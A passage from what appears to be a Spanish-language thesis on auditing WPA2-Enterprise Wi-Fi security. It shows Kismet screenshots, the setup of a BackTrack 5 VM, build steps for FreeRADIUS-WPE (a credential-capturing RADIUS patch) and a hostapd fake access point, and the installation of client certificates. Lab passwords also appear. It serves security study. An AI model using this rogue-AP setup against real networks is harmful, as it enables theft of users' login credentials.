


Figura. 67 Ejecución de Kismet Server [Start]




Figura. 68 Ejecución de Kismet Server [Close Console Window]




Figura. 69 Ejecución de Kismet Server Connect




Figura. 70 Ejecución de Kismet Server Connect to Server [Connect]




Figura. 71 Conexión Kismet Server establecida

Tabla. 3

Detalle de los componentes en la ventana Kismet

Name	Significado	T	Significado	C	Significado	Ch	Pkts	Size
[!]	Actividad en los últimos 3 segundos	[A]	Punto de acceso	[Y]	Encriptación WEP	Canal de operación de la red	Numero de paquetes capturados	Tamaño de los paquetes capturados
[.]	Actividad en los últimos 6 segundos	[H]	Modo ad-hoc	[N]	Sin encriptación			
[ ]	No hay actividad	[G]	Grupo de redes wireless	[O]	Otro tipo de encriptación			
	Encriptada	[P]	Dispositivo en modo "probe request"					
	Sin encriptación							
	Propio gateway							

## 2.5 BT5r3–Hacker–VM2

BackTrack es una distribución de *GNU/Linux*, pensada y diseñada para la auditoría relacionada con la seguridad informática en general. Esta herramienta nos permite analizar el comportamiento de la red en el caso de un escenario de prueba normal y además, realizar los ataques para probar y vulnerar la seguridad del estándar *802.11i* en el caso del escenario de prueba intrusivo.

Para esta máquina virtual, se instala la versión de BackTrack (BT5r3) distribuida por Ubuntu (10.04.3 LTS) de 32 bits de nombre código: *lucid*. Una

vez instalada, se debe ingresar los siguientes comandos para ingresar a BT5:

```
bt login: root
Password: toor
>>root@bt:~# startx
```




Figura. 72 Ventana de inicio BT5

El esquema a preparar en esta máquina virtual es el siguiente:




Figura. 73 BT5r3-Hacker-VM2

BackTrack proporciona a los usuarios un fácil acceso a una colección completa y amplia de herramientas relacionadas con la seguridad, estas se encuentran pre instaladas como por ejemplo: Wireshark y Kismet. Adicional,

BT5 es totalmente compatible con el chipset y driver de las tarjetas *AirPcap Nx*, tal como se mencionó en el capítulo de: *Tarjetas AirPcap Nx Adapter*. Por esta facilidad, en este capítulo el enfoque es exclusivamente en la instalación y configuración de *Freeradius-WPE* y *Hostapd*.

### 2.5.1 FreeRADIUS-WPE

*FreeRADIUS-WPE (Wireless Pwnage Edition)* es un parche para el popular servidor de código abierto *FreeRADIUS* para demostrar la vulnerabilidad de suplantación en *RADIUS*, este parche añade las siguientes funcionalidades:

- Simplifica la configuración de *FreeRADIUS* añadiendo todas las direcciones *RFC1918* como dispositivos NAS aceptables.
- Facilita la configuración de la autenticación *EAP* mediante la inclusión de todos los tipos *EAP* soportados por *FreeRADIUS*.
- Agrega credenciales de autenticación para los múltiples tipos de *EAP*, incluyendo: *PEAP*, *TTLS*, *TLS*, *LEAP*, *EAP-MD5*, *EAP-MSCHAPv2*, *PAP*, *CHAP*, entre otros.

El proceso de instalación es el siguiente:

```
>>root@bt:~# wget ftp://ftp.freeradius.org/pub/radius/old/freeradius-server-2.1.12.tar.bz2
>>root@bt:~# wget https://raw.githubusercontent.com/brad-anton/freeradius-wpe/master/freeradius-wpe.patch
>>root@bt:~# tar -jxvf freeradius-server-2.1.12.tar.bz2
>>root@bt:~# cd freeradius-server-2.1.12
>>root@bt:~/freeradius-server-2.1.12# patch -p1 < /root/freeradius-wpe.patch
```



```
>>root@bt: ~/freeradius-server-2.1.12# ./configure
>>root@bt: ~/freeradius-server-2.1.12# make && make install
>>root@bt: ~/freeradius-server-2.1.12# ldconfig
```

Si todo fue instalado correctamente, se debería ver lo que se muestra a continuación:

```
>>root@bt: ~/freeradius-server-2.1.12# radiusd -v
```

```
root@bt:~# radiusd -v
radiusd: FreeRADIUS-WPE Version 2.1.12, for host i686-pc-linux-gnu, built on Jun
 17 2014 at 19:20:23
Copyright (C) 1999-2011 The FreeRADIUS server project and contributors.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
You may redistribute copies of FreeRADIUS under the terms of the
GNU General Public License.
For more information about these matters, see the file named COPYRIGHT.
```

Figura. 74 FreeRADIUS-WPE instalado

```
>>root@bt: ~/freeradius-server-2.1.12# cd
>>root@bt:~# radiusd -X
```

```
listen {
    type = "acct"
    ipaddr = *
    port = 0
}
listen {
    type = "control"
    listen {
        socket = "/usr/local/var/run/radiusd/radiusd.sock"
    }
}
listen {
    type = "auth"
    ipaddr = 127.0.0.1
    port = 18120
}
... adding new socket proxy address * port 35280
Listening on authentication address * port 1812
Listening on accounting address * port 1813
Listening on command file /usr/local/var/run/radiusd/radiusd.sock
Listening on authentication address 127.0.0.1 port 18120 as server inner-tunnel
Listening on proxy address * port 1814
Ready to process requests.
```

Figura. 75 FreeRADIUS-WPE Ready to process requests

## 2.5.2 Hostapd – AP (Falso)

Es un *daemon* que sirve para crear puntos de acceso (*AP*) y servidores de autenticación. Aplica el estándar IEEE 802.11 para la gestión del punto de acceso, *IEEE 802.1X/WPA/WPA2/EAP* para el protocolo de seguridad, cliente y servidor de autenticación *RADIUS*. La versión actual soporta Linux (*Host AP, MadWiFi*), entre otros.

La instalación se muestra a continuación:

```
>>root@bt:~# wget http://hostap.epitest.fi/releases/hostapd-2.0.tar.gz
>>root@bt:~# tar -zxvf hostapd-2.0.tar.gz
>>root@bt:~# cd hostapd-2.0/
>>root@bt:~/hostapd-2.0# cd hostapd/
>>root@bt:~/hostapd-2.0/hostapd# cp defconfig .config
>>root@bt:~/hostapd-2.0/hostapd# apt-get install libnl-dev
>>root@bt:~/hostapd-2.0/hostapd# apt-get update
>>root@bt:~/hostapd-2.0/hostapd# apt-get install libssl-dev
>>root@bt:~/hostapd-2.0/hostapd# make && make install
```

Se continúa con la configuración del *AP* (Falso). Este *access point* se utilizará cuando se realice el estudio en el escenario de prueba intrusivo.


```
>>root@bt:~/hostapd-2.0/hostapd# nano hostapd.conf
```

```
interface=wlan0
driver=n180211
ssid=tesis14
logger_stdout=-1
logger_stdout_level=0
dump_file=/tmp/hostapd.dump
ieee8021x=1
```

```

eapol_key_index_workaround=0
own_ip_addr=127.0.0.1
auth_server_addr=127.0.0.1
auth_server_port=1812
auth_server_shared_secret=testing123
wpa=2
wpa_key_mgmt=WPA-EAP
channel=11
wpa_pairwise=TKIP CCMP

```



```

GNU nano 2.2.2 File: hostapd-2.0/hostapd/hostapd.conf
#
# This variable can be a group name or gid.
#ctrl_interface_group=wheel
ctrl_interface_group=0

##### IEEE 802.11 related configuration #####

# SSID to be used in IEEE 802.11 management frames
ssid=tesisl4
# Alternative formats for configuring SSID
# (double quoted string, hexdump, printf-escaped string)
#ssid2="test"
#ssid2=74657374
#ssid2=P"hello\nthere"

# UTF-8 SSID: Whether the SSID is to be interpreted using UTF-8 encoding
#utf8_ssid=1

<< back | track
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

```

Figura. 76 hostapd.conf

Si los parámetros se han llenado correctamente, se debería ver lo que se muestra a continuación:

```

>>root@bt:~/hostapd-2.0/hostapd# cd
>>root@bt:~# hostapd hostapd-2.0/hostapd/hostapd.conf

```

```

root@bt:~# hostapd hostapd-2.0/hostapd/hostapd.conf
Configuration file: hostapd-2.0/hostapd/hostapd.conf
Using interface wlan0 with hwaddr 00:80:48:77:01:ce and ssid "tesis14"
wlan0: RADIUS Authentication server 127.0.0.1:1812

```

Figura. 77 Ejecutar hostapd

## 2.6 Instalación de los certificados en los suplicantes

Como se explicó en capítulos anteriores, fueron creados los certificados en el servidor mediante la utilización de OpenSSL, los mismos que se encuentran almacenados en el directorio *PKI*, y que deben ser extraídos para ser instalados en cada uno de los suplicantes

Para poder seguir con este procedimiento, primero se debe montar un dispositivo extraíble donde se copiarán los certificados, para esto es necesario realizar el siguiente procedimiento:

```

>> espe14@ubuntu:~$ sudo -i
[sudo] password for espe14: espetesis14
>> root@ubuntu:~# cd /media
>> root@ubuntu:/media# mkdir usb

```

Creado el directorio se procede a montar el dispositivo extraíble con el siguiente comando:

```

>> root@ubuntu:/media# mount -t vfat /dev/sdxX /media/usb

```

Para comprobar que el disco se encuentra listo para ser utilizado, se accede al mismo con el siguiente comando, de ser correcto se podrá observar la información que contiene el mismo:

```

>> root@ubuntu:/media # cd /usb
>> root@ubuntu:/media/usb# ls -l

```

Los certificados se encuentran dentro del directorio */etc/ssl/PKI*, y se accede mediante el siguiente comando:

```
>> root@ubuntu:~# cd /etc/ssl/PKI
>> root@ubuntu:/etc/ssl/PKI# cp cacert.pem
/etc/freeradius/certs/cacert.pem
>> root@ubuntu:/etc/ssl/PKI# cp client_cert.pem
/etc/freeradius/certs/client_cert.pem
>> root@ubuntu:/etc/ssl/PKI# cp client_key.pem
/etc/freeradius/certs/client_key.pem
>> root@ubuntu:/etc/ssl/PKI# cp
client_cert.p12/etc/freeradius/certs/client_cert.p12
```


Una vez finalizado el proceso de copiar los certificados dentro del dispositivo extraíble, se procede a comprobar si se encuentran dentro, y finalmente se desmonta el dispositivo:

```
>> root@ubuntu:~# cd /media/usb
>> root@ubuntu:/media/usb# ls -l
>> root@ubuntu:/media/usb# umount /media/usb
```

### 2.6.1 Instalación de certificados en Windows


A continuación se presenta el procedimiento para la instalación de certificados para un suplicante Windows, en este caso se realizó sobre un sistema operativo Windows 7, que en general es el más utilizado.

Se copian los cuatro archivos dentro del *disco C*, como se muestra en la figura:



**Figura. 78 Archivos copiados en disco C**

Se ubica el archivo con el nombre *client\_cert.p12*, se da clic derecho, en la ventana que se presenta, se selecciona *Instalar PFX*, como se muestra a continuación:



**Figura. 79 Instalación de certificado**

Una vez seleccionada la opción, se presentará la siguiente ventana de asistente para la instalación de certificado en la que se presiona el botón siguiente.



Figura. 80 Ventana de asistente para instalación de certificados

Para confirmar la ubicación y el tipo de certificado a instalar, se hace clic en siguiente como se observa en la siguiente figura:






Figura. 81 Ubicación y tipo de archivo a instalar

Una vez confirmada la ubicación del archivo, el asistente solicitará la clave para instalar el certificado, en este caso la clave será: *espe14* y se selecciona las tres opciones que se encuentran por debajo del campo de texto y se presiona siguiente:



**Figura. 82 Contraseña de certificado**

